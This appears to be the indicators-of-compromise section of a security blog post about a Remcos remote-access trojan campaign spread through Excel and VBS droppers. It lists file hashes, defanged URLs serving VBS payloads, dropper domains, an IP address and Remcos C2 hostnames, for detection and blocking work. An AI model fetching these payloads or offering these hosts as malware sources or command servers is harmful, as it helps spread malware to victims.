XLSs .vbs

e0306366dd9c04bc92421d855a116d145e4b9afe4852bc77a02089d363d031a4

1e7dba5f19588eeceffb45e96f4673ce181d64392805c5a78e83ae8c15d42d61

a954043909b90d12ab1659e2d28adb236b4ac521084282448757f7b1fd8d8b05

6f2e30793f43ea5b71f5609fa508acf595393d1a3e2ac2a9e8205228e0c50fe8

128971c9ae22f36db1074ff2e93c2adb07c21eb3e5c139d501e06ef29bf28b97

3f54c5f1cf53bb9a87aabdd0847c3506aebda16e5c384ab2d939264541e214e9

70a1064fee27885c8d3caa5c18e0c08609c50ecdaa8e0ee2b9ce5c97a6df21f1

e646ad0c447c477004947aa49154c9d1cf1013769332f76aa46bc230ae286d1c

c04840608386221e34ec81c5e9875e6e77cbdbf3acd63e76e338a1ad5ccf8da5

1cb0c04eefe74736dc16b418e01fa7d61753992bc4898fe3600f61d648e64e1c

da546ce81e022979c8dc7942667e57aa605b11cae9eb20d917df63cad75d4ec3

f3ef4e8e91f7558a6e86f4001e0fc78defeaafe0298263a8f3bd62a451e45c5e

URLs

hxxp://kingspalmhomes[.]com/wprl/Protected Client.vbs

hxxp://kingspalmhomes[.]com/admin/Protected Client.vbs

hxxp://kingspalmhomes[.]com/wprl/Protected.vbs

hxxp://kingspalmhomes[.]com/admin/Protected Client.vbs

hxxp://kingspalmhomes[.]com/product/Protected.vbs

hxxp://fisintegrateds[.]com/zp-admin/Protected Client.vbs

hxxp://fisintegrateds[.]com/zp-admin/Protected Client.vbs

hxxp://gotovacoil[.]com/created/Protected Client.vbs

hxxp://gotovacoil[.]com/newfolder/Protected Client.vbs

hxxp://dreamwatchevent[.]com/wsalptza/Client.vbs

hxxp://dreamwatchevent[.]com/zp-user/Protected Client.vbs

hxxp://209.127.19[.]101/win.vbs

hxxp://209.127.19[.]101/pit.txt

hxxp://209.127.19[.]101/kif.jpg

Domains

fisintegrateds[.]com

kingspalmhomes[.]com

gotovacoil[.]com

dreamwatchevent[.]com

209.127.19[.]101

Final Payload (Remcos)

79AD11D52EA3D0BD956CAD871396C8DA2C9A76FFFC02E694339B7FE8B6CE18EA

401D142905E2253E7E38CC7E275A09A4A0F45AE73F15748EA69C1F6CB0591A81

CFD29C1AC568E0A21B5F2C05B96BB5BBF2848E89BD6DBDDF4C69DAB3B1CD8A32

79AD11D52EA3D0BD956CAD871396C8DA2C9A76FFFC02E694339B7FE8B6CE18EA

CFD29C1AC568E0A21B5F2C05B96BB5BBF2848E89BD6DBDDF4C69DAB3B1CD8A32

Remcos C2s

shiestynerd[.]dvrlists[.]com

breakingsecurity[.]dvrlists[.]com

freshdirect[.]dvrlists[.]com

Subscribe to our blog

Stay in the loop with industry insight, cyber security trends, and cyber attack information and company updates.

Search Our Site